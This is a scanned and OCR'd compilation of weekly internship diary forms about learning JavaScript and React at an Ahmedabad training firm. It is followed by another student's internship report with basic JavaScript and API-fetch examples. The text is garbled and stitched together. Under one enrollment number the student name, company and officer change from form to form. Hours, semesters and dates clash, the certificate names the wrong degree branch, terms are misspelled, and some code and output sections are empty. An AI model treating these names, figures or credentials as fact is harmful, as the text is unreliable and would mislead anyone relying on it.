NAME OF STUDENT: Yash Sasaliya

DIARY OF THE WEEK: Dt: 08/02/23 TO 14/02/23

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Tops Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: S.G. Highway Branch

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Richa Tawali

DESCRIPTION OF THE WORK DONE IN BRIEF

In the First week of Internship in React Development I have learned many things. In this week we have been learned in basic Java script topics like,

Variables, Conditional Statement, loops, Arrays, Objects, Set time out and intervals, get HTML data into JS, Data Types, use strict and typeof API world

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(ગુજરાત અધિનિયમ ક્રમાંક 20 of 2007 હેઠળ સ્થાપિત)

TOTAL HOURS: 120 Hours

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date: 13 - 04 - 2024

Date:

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 200390107503

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Yash Sondva

DIARY OF THE WEEK: Dt: 15/02/2023 TO 21/02/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Tata Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: S.G. Highway Branch

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Ruchi Tanvedi

DESCRIPTION OF THE WORK DONE IN BRIEF

In the second week of Internship
The concept of Advanced JavaScript was started. I learned the concept like,

- Hoisting
- Type Casting
- OPERators
- Big Arrow Function
- Debugging
- Short - Circuiting
- Numbers
- Math
- String
- Template Literals
- Arrays

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TOTAL HOURS _____ SIGNATURE OF STUDENT

O The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer in-charge
of Dept / Section / Plant

Date

Date

✪ Grading of Work, for trainee may be given depending upon your judgement about
his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: [illegible]

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: [illegible]

DIARY OF THE WEEK: DT: 22/02/2023 TO 28/02/2023

DEPARTMENT: Computer Engineering SEM: 6th

NAME OF THE ORGANISATION: Tops Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: S.G. Highway Branch

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Ritu Tiwari

DESCRIPTION OF THE WORK DONE IN BRIEF

In the Third week of Internship the concept of Advanced JavaScript Continues and Object-Oriented Programming topics also assigned. Here are the concepts

Adv. Generators
- Map and Set
- Iteration over MAP

Object Oriented Programming Concepts
- Destructuring
- REST vs SPREAD
- Encapsulation
- Inheritance
- Classes
- this Keyword

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TOTAL HOURS: 840 Hours

SIGNATURE OF STUDENT

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Signature of Faculty Member

Signature of officer-in-charge of Dept. / Section / Plant

Date: 17-7-2024

Date

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Annexure I

Enrollment no: 200390107503

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Yash Sandhu

DIARY OF THE WEEK: DT: 01/03/2023 TO 07/03/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Tops Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: S.G. Highway Ahmedabad

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Ritesh Tiwari

DESCRIPTION OF THE WORK DONE IN BRIEF

From the fourth week of my internship the main concept was started. The main concept was React JS. It's a JavaScript library developed for make web development process easy. Here are some points that covered in this week.

- Installation of node and nepdel packages
- Creating first app in React
- Components
- JSX
- Component composition

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TOTAL HOURS: 10 Hours

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date:

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Annexure I

Enrollment no: 200390107503

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Yash Sasadiya

DIARY OF THE WEEK: DT: 13/03/2023 TO 17/03/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Tops Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: S.G. Highway Branch

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Richa Trivedi

DESCRIPTION OF THE WORK DONE IN BRIEF
In the fifth week, The Topics of React JS was continue, Here are the topics That I learned during this week. - Psops and Types of Psops - Event handlers. - State - Components, State, Psops - functional component - Class Component - Class component life cycle - React life cycle

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TOTAL HOURS: 10 Hours

SIGNATURE OF STUDENT

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Signature of officer-in-charge of Dept. / Section / Plant

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Date:

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Annexure I

Enrollment no: 200390107503

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Yasir Sayyad

DIARY OF THE WEEK: DT: 20/03/2023 TO 24/03/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Tops Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: S.O. Highway Branch

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Rima Tawari

DESCRIPTION OF THE WORK DONE IN BRIEF

From the 6th week of training, the concept of React Routan dom was started React Routan Dom is External Package that needs to be installed using NPM - Node Package Manager

There are three ways in React js we can do routing

- normal routing
- nested routing
- Dynamic routing

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TOTAL HOURS: 10 Hours

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date:

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Annexure I

Enrollment no: 200390107503

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Yash Sondva

DIARY OF THE WEEK: DT: 27/03/23 TO 31/07/23

DEPARTMENT: Computer Engineer SEM: 7th

NAME OF THE ORGANISATION: Tops Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: S.G. Highway Branch

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Richa Trivedi

DESCRIPTION OF THE WORK DONE IN BRIEF

In this week React Hooks was the concept for learning. Hooks allow function components to have access to state and other React features.

There are some basic Hooks that are mostly use in React.

- useState
- useEffect
- useContext
- useRef
- useReducer
- useCallback
- useMemo

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TOTAL HOURS: 10 Hours

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date:

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Annexure I

Enrollment no: 200390107503

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Yash Sondva

DIARY OF THE WEEK: DT: 03/04/23 TO 07/04/23

DEPARTMENT: Computer Engineering SEM: 7th & 8th

NAME OF THE ORGANISATION: Tops Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: S.G. Highway Branch

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Richa Tanwar

DESCRIPTION OF THE WORK DONE IN BRIEF

From this week on advanced concept of React, named as React Redux is begun.

React Redux is the official React binding for Redux. It allows React components to read data from a Redux store, and dispatch actions to the store to update data.

The components of React architecture as per below

- Store
- Action
- Reducer

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TOTAL HOURS: 10 Hours

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date:

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Annexure I

Enrollment no: 200390107503

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Yash Sasoliya

DIARY OF THE WEEK: Dt: 10/04/23 TO 14/04/23

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Tnes Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: S.O. Highway Branch

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Rinku Jaiswal

DESCRIPTION OF THE WORK DONE IN BRIEF

After completing the important topics of React JS and JavaScript, This whole week was about doubt solve and executing the tasks based on the topics learned in previous weeks.

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TOTAL HOURS: 10 Hours

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date:

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Annexure I

Enrollment no: 200390107503

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Yash Sasediya

DIARY OF THE WEEK: DT: 17/04/23 TO 21/04/23

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Tops Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: S.G Highway Branch

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Richa Tawde

DESCRIPTION OF THE WORK DONE IN BRIEF

After completing the doubt solving sessions of React JS and JavaScript, It was time to implement this learning in any project.

In this first week, we have decided about project and created UI designs for project.

The project I have choosen was about QUIZ APP which contains materials, videos and QUIZS of Industrial subjects.

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TOTAL HOURS: 10 Hours

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date:

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Annexure I

Enrollment no: 200390107503

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Yash Sasvadia

DIARY OF THE WEEK: DT: 24/04/23 TO 28/04/23

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Tops Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: S.O.R Highway Branch

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Richa Tewari

DESCRIPTION OF THE WORK DONE IN BRIEF

After creating the designs and wireframe of UI, I have started searching about data as API for questions and materials Ebooks as youtube video for attaching in website.

Industrial subject that are added are

- Turner
- Fitter
- MRAC
- Mechanical Diesel
- Maths & Science
- Employability Skills
- Electrician
- COPA
- CNC & VMC

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TOTAL HOURS: 10 Hours

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date:

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Annexure I

Enrollment no: 200390107503

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Yash Sasodia

DIARY OF THE WEEK: Dt: 01/05/23 TO 05/05/23

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Tops Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: S.G. Highway Branch

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Richa Tawde

DESCRIPTION OF THE WORK DONE IN BRIEF

After completing UI Design and Data Collecting work, in the 2nd week of Internship, development of website was started.

Development took around 3-4 to complete, while Testing and deployment of site took 1-2 days.

My external guide and senior Developer helped me in developing the website. I got to know very much after completing the training and project.

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TOTAL HOURS: 10 Hours

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

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Date:

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Annexure 2

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Annexure 2

Feedback Form by Industry expert

Student Name: Date:

Work Supervisor: Title:

Company Organization:

Enrollment No:

Internship Address:

Dates of Internship: From To

Please evaluate your intern by indicating the frequency with which you observed the following behaviors.

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiatives				
Produces high quality work and accepts responsibility				
Uses technical knowledge and expertise				
Analyzes problems effectively				
Communicates well and writes effectively				

Overall performance of student intern (Needs improvement, Satisfactory, Good, Excellent):

Additional comments, if any:

Signature of Industry person with name and Stamp

Signature of the Faculty Member

INTERNSHIP AT INFOLABZ IT SERVICES PVT. LTD.

AN INTERNSHIP REPORT

Submitted by

Yashi Verma

200390107016

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

August, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at INFOLABZ IT SERVICES PVT. LTD.** has been carried out by **Yashi Verma** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Mechanical Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof. Shubhangi Chaturvedi	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

INFOLABZ IT SERVICES PVT. LTD.

WEB DEVELOPMENT | APP DEVELOPMENT | DATA SCIENCE | IOT

COMPLETION CERTIFICATE OF SUMMER INTERNSHIP

Date: 12-08-2023

Enrollment: 200390107016
Semester: 7th, Computer Engineering
Saffrony Institute Of Technology

To whom it may concern,

We are delighted to provide this certificate for the successful completion of the requirements and work performed during the two-week free internship (27 July 2023 to 10 August 2023) by Yashi Verma .

In this internship tenure, we have covered the fundamentals of JS And ES6. We have also worked on the React framework along with API integration and developed an API-based React application.

We wish Yashi Verma all the best for future endeavors.

Ms. Twinkle Shah
Internship Coordinator
InfoLabz, Ahmedabad

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S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at INFOLABZ IT SERVICES PVT. LTD.** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Subhangi Chaturvedi** & **Prof. Akshay Kansara** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1. **Yashi Verma**	

ACKNOWLEDGMENT

I would like to express my heartfelt appreciation to Mr. Chintan Nagrecha, my dedicated internship coordinator at INFOLABZ IT SERVICES PVT. LTD. His unwavering support, guidance, and mentorship have been the cornerstone of my internship journey. His willingness to share his expertise and offer constructive feedback has immensely contributed to my professional development, enabling me to flourish.

I am profoundly grateful for the warm reception and the opportunity to engage in meaningful projects under his guidance. This experience has truly enriched my understanding and practical skills, and I am thankful for the invaluable exposure I have gained.

My sincere gratitude extends to my esteemed academic institution, S.P.B. Patel Engineering College, for facilitating this enriching internship opportunity and for their continuous encouragement in pursuing excellence. I am also indebted to my family and friends for their unwavering support and belief in my capabilities, which has been a driving force behind my achievements.

Lastly, I extend my heartfelt thanks to all those who have directly or indirectly contributed to my internship journey. Your collective efforts and encouragement have significantly shaped my learning curve, and I am appreciative of the valuable insights and experiences that have become an integral part of my growth as a professional.

Abstract

This report encapsulates the experiences and outcomes of the author's internship at **INFOLABZ IT SERVICES PVT. LTD.** The internship primarily focused on the fundamentals of JavaScript (JS) and ES6, delving into the core concepts that underpin modern web development. A significant portion of the internship was dedicated to hands-on work with the React framework, encompassing topics ranging from basic component creation to more complex functionalities.

One of the notable achievements during this internship involved the development of an API-driven React Application. This endeavor required comprehensive understanding and application of API integration techniques, resulting in the creation of a dynamic and responsive web application that leverages the capabilities of both JavaScript and React.

Abbreviations

JS	JavaScript
ES6	ECMAScript 6
API	Application programming interface
DOM	Document Object Model

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INTRODUCTION

1.1 COMPANY PROFILE:

Established in 2016, incorporation with our parent IT company, INFOLABZ IT SERVICES PVT. LTD. has managed to make its own position in IT Sector. We are involved in Web Development, App Development, Progressive Web Application Development, IOT solutions, Graphics & Designing, Digital Marketing, Domain & Hosting services, SMS services etc.

In the span of seven years, we have managed to deliver all projects on time with utmost accuracy to our clients across the globe. We have dedicated teams of experienced and hardworking developers. Our developers who are always willing to take new challenges and looking forward to learn new things, are heart of this company.

Our objective is to sustain with exponential growth in IT industry. Our mission is to deliver the best with top notch quality every quarter and vision is to develop a product with one of its kind concepts which could be used by millions of people.

1.2 MISSION AND VISION OF THE COMPANY:

1.1 Day 1 / Week 1 – 27 JULY 2023

1.1.1 Introduction to JS:

JavaScript, commonly known as JS, is a foundational programming language with a crucial role in modern web development. It serves as a core tool for crafting interactive and dynamic web pages, significantly enhancing user experiences and fostering a more engaging online environment. In this discussion, we'll provide an insightful overview of JavaScript, highlighting its importance and key features.

JavaScript operates as a versatile and lightweight scripting language, primarily designed for client-side web development. One of its primary strengths is its ability to execute directly within the user's web browser, facilitating the addition of real-time interactivity to web pages without the need for frequent server communication. This intrinsic responsiveness has become a cornerstone of contemporary web design, allowing for smoother and more engaging user interactions.

Among the standout features of JavaScript, its user-friendly syntax stands out. This accessibility makes it an excellent choice for a wide range of developers, from beginners to experienced professionals. Its flexibility fosters rapid prototyping and efficient development cycles, enabling programmers to create functional web elements quickly.

A pivotal capability of JavaScript lies in its capacity to handle dynamic content. Developers can manipulate HTML and CSS, facilitating real-time content updates without the necessity to reload the entire web page. This feature dramatically improves the user experience by reducing latency and improving overall usability, making websites feel more responsive and fluid.

Furthermore, JavaScript empowers developers to manage user interactions seamlessly. It can handle various events, such as mouse clicks, form submissions, and keyboard inputs, forming the foundation for creating responsive and interactive web applications. This aspect enables web designers to craft engaging user interfaces that respond to users' actions, enhancing the overall quality of web-based interactions.

JavaScript also excels in DOM (Document Object Model) manipulation. This capability allows developers to dynamically modify the structure, content, and style of a web page. By leveraging the DOM, JavaScript ensures that developers can

adjust the layout and content of a webpage on-the-fly, a crucial feature in building modern, dynamic web applications. The asynchronous nature of JavaScript is another notable attribute. It supports non-blocking operations, which is essential for tasks like fetching data from servers. This ensures that the user interface remains responsive during data retrieval, leading to a smoother user experience.

In the realm of web development, JavaScript's significance is undeniable. It empowers developers to create feature-rich web applications, dynamic user interfaces, interactive forms, and real-time updates. Its integration with popular front-end libraries and frameworks makes it a must-have skill for those engaged in contemporary web development projects.

In the subsequent sections of this report, we'll explore the practical applications of JavaScript, particularly in conjunction with ReactJS, within our project focused on "Dynamic Web Page Designing Using React JS." We'll delve into how JavaScript enhances the creation of a dynamic and engaging user interface, handling data seamlessly and contributing to the overall success of the project.

1.1.2 Introduction to ES6:

ECMAScript 6, commonly referred to as ES6 or ES2015, is a significant update to the JavaScript programming language standardized by ECMA International. Released in 2015, ES6 introduced several new features and syntax enhancements that revolutionized the way developers write JavaScript code.

One of the standout features of ES6 is the introduction of block-scoped variables with let and const, which provide more predictable variable behavior compared to the previous var keyword. This change mitigates issues related to variable hoisting and scope leaks.

ES6 also introduced arrow functions (=>), providing a concise and more intuitive way to define functions, especially for short, one-line operations. This feature simplifies code and also handles the binding of the this keyword more elegantly within functions.

Template literals, another ES6 addition, facilitate the creation of dynamic strings by allowing embedded expressions within backticks (`). This eliminates the need for string concatenation and enhances code readability.

1.1.3 Objects:

In the realm of dynamic web page designing, React JS plays a pivotal role in creating captivating user experiences. At the heart of this process are objects - the

fundamental components that form the building blocks of a dynamic web page. React JS encourages a modular approach to web development, where objects encapsulate specific functionality, enhancing code organization and reusability. This modular structure simplifies the development process, enabling the creation of complex user interfaces by assembling these reusable components.


A crucial aspect of objects in React JS is their ability to manage state. Each object can hold its own local state, allowing for real-time updates and interactions with users without the need to reload the entire page. This dynamic behavior is crucial for creating responsive web applications that adapt to user input and external changes, ultimately resulting in a more seamless user experience.

The concept of "props" (properties) further enhances the role of objects in React JS. Props enable the passing of data from parent components to child components, facilitating dynamic content rendering based on changing data. This data flow mechanism ensures that objects remain flexible and adaptable, making it possible to build interactive interfaces that can evolve based on user interactions.

In our project focused on dynamic web page designing, we harnessed the power of React JS and its object-oriented approach to create a highly responsive and interactive interface. By breaking down complex UI elements into smaller, manageable components, we leveraged the modular structure, state management, and data flow facilitated by objects in React JS. This approach allowed us to achieve our project's objectives, designing an intuitive and user-friendly platform that showcased the significance of objects in dynamic web page design.

Code:

Output:



2.1 Day 2 / Week 1 – 28 JULY 2023

2.1.1 JS Functions & Arrow Functions:

JavaScript Functions:

Functions in JavaScript are blocks of code that can be defined and executed multiple times. They allow you to group a set of statements into a reusable unit, making your code more modular and maintainable.

Example:

```
function greet(name) {
  console.log(`Hello, ${name}!`);
}
greet("Alice");
```

Output: Hello, Alice!


Arrow Functions (ES6):

Arrow functions are a concise way to write functions in JavaScript, introduced in ES6. They have a more compact syntax and automatically capture the context of `this` within their body.

Example:

```
functions.html
D: > D: > functions.html > ...
  1  <!DOCTYPE html>
  2      <head>
  3
  4      </head>
  5      <body>
  6          <script>
  7              // function with no argument , no return value
  8              function one(){
  9                  document.write("function one called<br>");
 10              }
 11              one();
 12
 13              // function with argument , no return value
 14              function two(a,b){
 15                  document.write("addition of "+a+" and "+b+" is "+(a+b)+"<br>");
 16              }
 17              two(100,100);
 18
 19              // function with no argument but it return a value
 20              function three(){
 21                  return "hello<br>";
 22              }
 23              var x = three();
 24              document.write(x);
 25
 26              // function with argument and return value both
 27              function four(i,j){
 28                  return "subtraction of "+i+" and "+j+" is "+(i-j);
 29              }
 30              var y = four(100,100);
 31              document.write(y);
 32          </script>
 33      </body>
 34
 35  </html>
```

Output:



2.1.2 Async Function:

In JavaScript, dealing with asynchronous operations, such as fetching data from a server or reading files, can be challenging due to the nature of the language's single-threaded execution. Asynchronous functions are essential for ensuring non-blocking behavior and a

smooth user experience. However, handling asynchronous code can lead to complex nesting and "callback hell."

Example:

```
    try {
      const response = await fetch(`https://data.covid19india.org/data.json`);
      const data = await response. Json();
      return data.cases_time_series;
    } catch (error) {
      console.error("Error fetching data:", error);
      return null;
    }
  }
```

2.1.3 Bitcoin API:


Integrating external data sources, exemplified by the Bitcoin API, is essential for dynamic web pages. By blending the Bitcoin API into a React JS-based web app, we create an interactive user experience, offering real-time insights into Bitcoin prices and trends. React JS handles data dynamism seamlessly.

The Bitcoin API fetches live prices and historical trends, empowering users with up-to-date market knowledge. React JS components craft an intuitive interface, with real-time updates for a smooth user experience. Interactive elements like dynamic charts and user authentication enhance the app's value. This fusion showcases dynamic web design with React JS, offering real-time insights and seamless interactions.

Code:

```
bitcoin.html
D: > D > bitcoin.html > ...
<!DOCTYPE html>
    <head>

    </head>
    <body>
        <script>
            async function load(){
                let url = "https://api.coindesk.com/v1/bpi/currentprice.json";
                let myobject =  await (await fetch(url)).json();
                document.write(myobject["bpi"]["EUR"]["rate"]);
            }
            load();
        </script>
    </body>
</html>
```

Output:



3.1 Day 3 / Week 1 – 31 JULY 2023

3.1.1 Covid API – Data fetching and mapping:


When creating dynamic web pages using React JS, one big thing I did was bring real-time information into the picture, which was especially important during the ongoing global pandemic. I focused on adding a feature that would fetch data about COVID-19 from a trusted source and show it on the web page, keeping people informed.

During my internship, I made a web page that could gather important COVID-19 numbers from a reliable database. Using React JS, I made sure that these numbers would update by themselves without needing anyone to refresh the page. To make

things even clearer, I added maps that displayed where the virus was affecting people the most. These maps helped show patterns and trends.

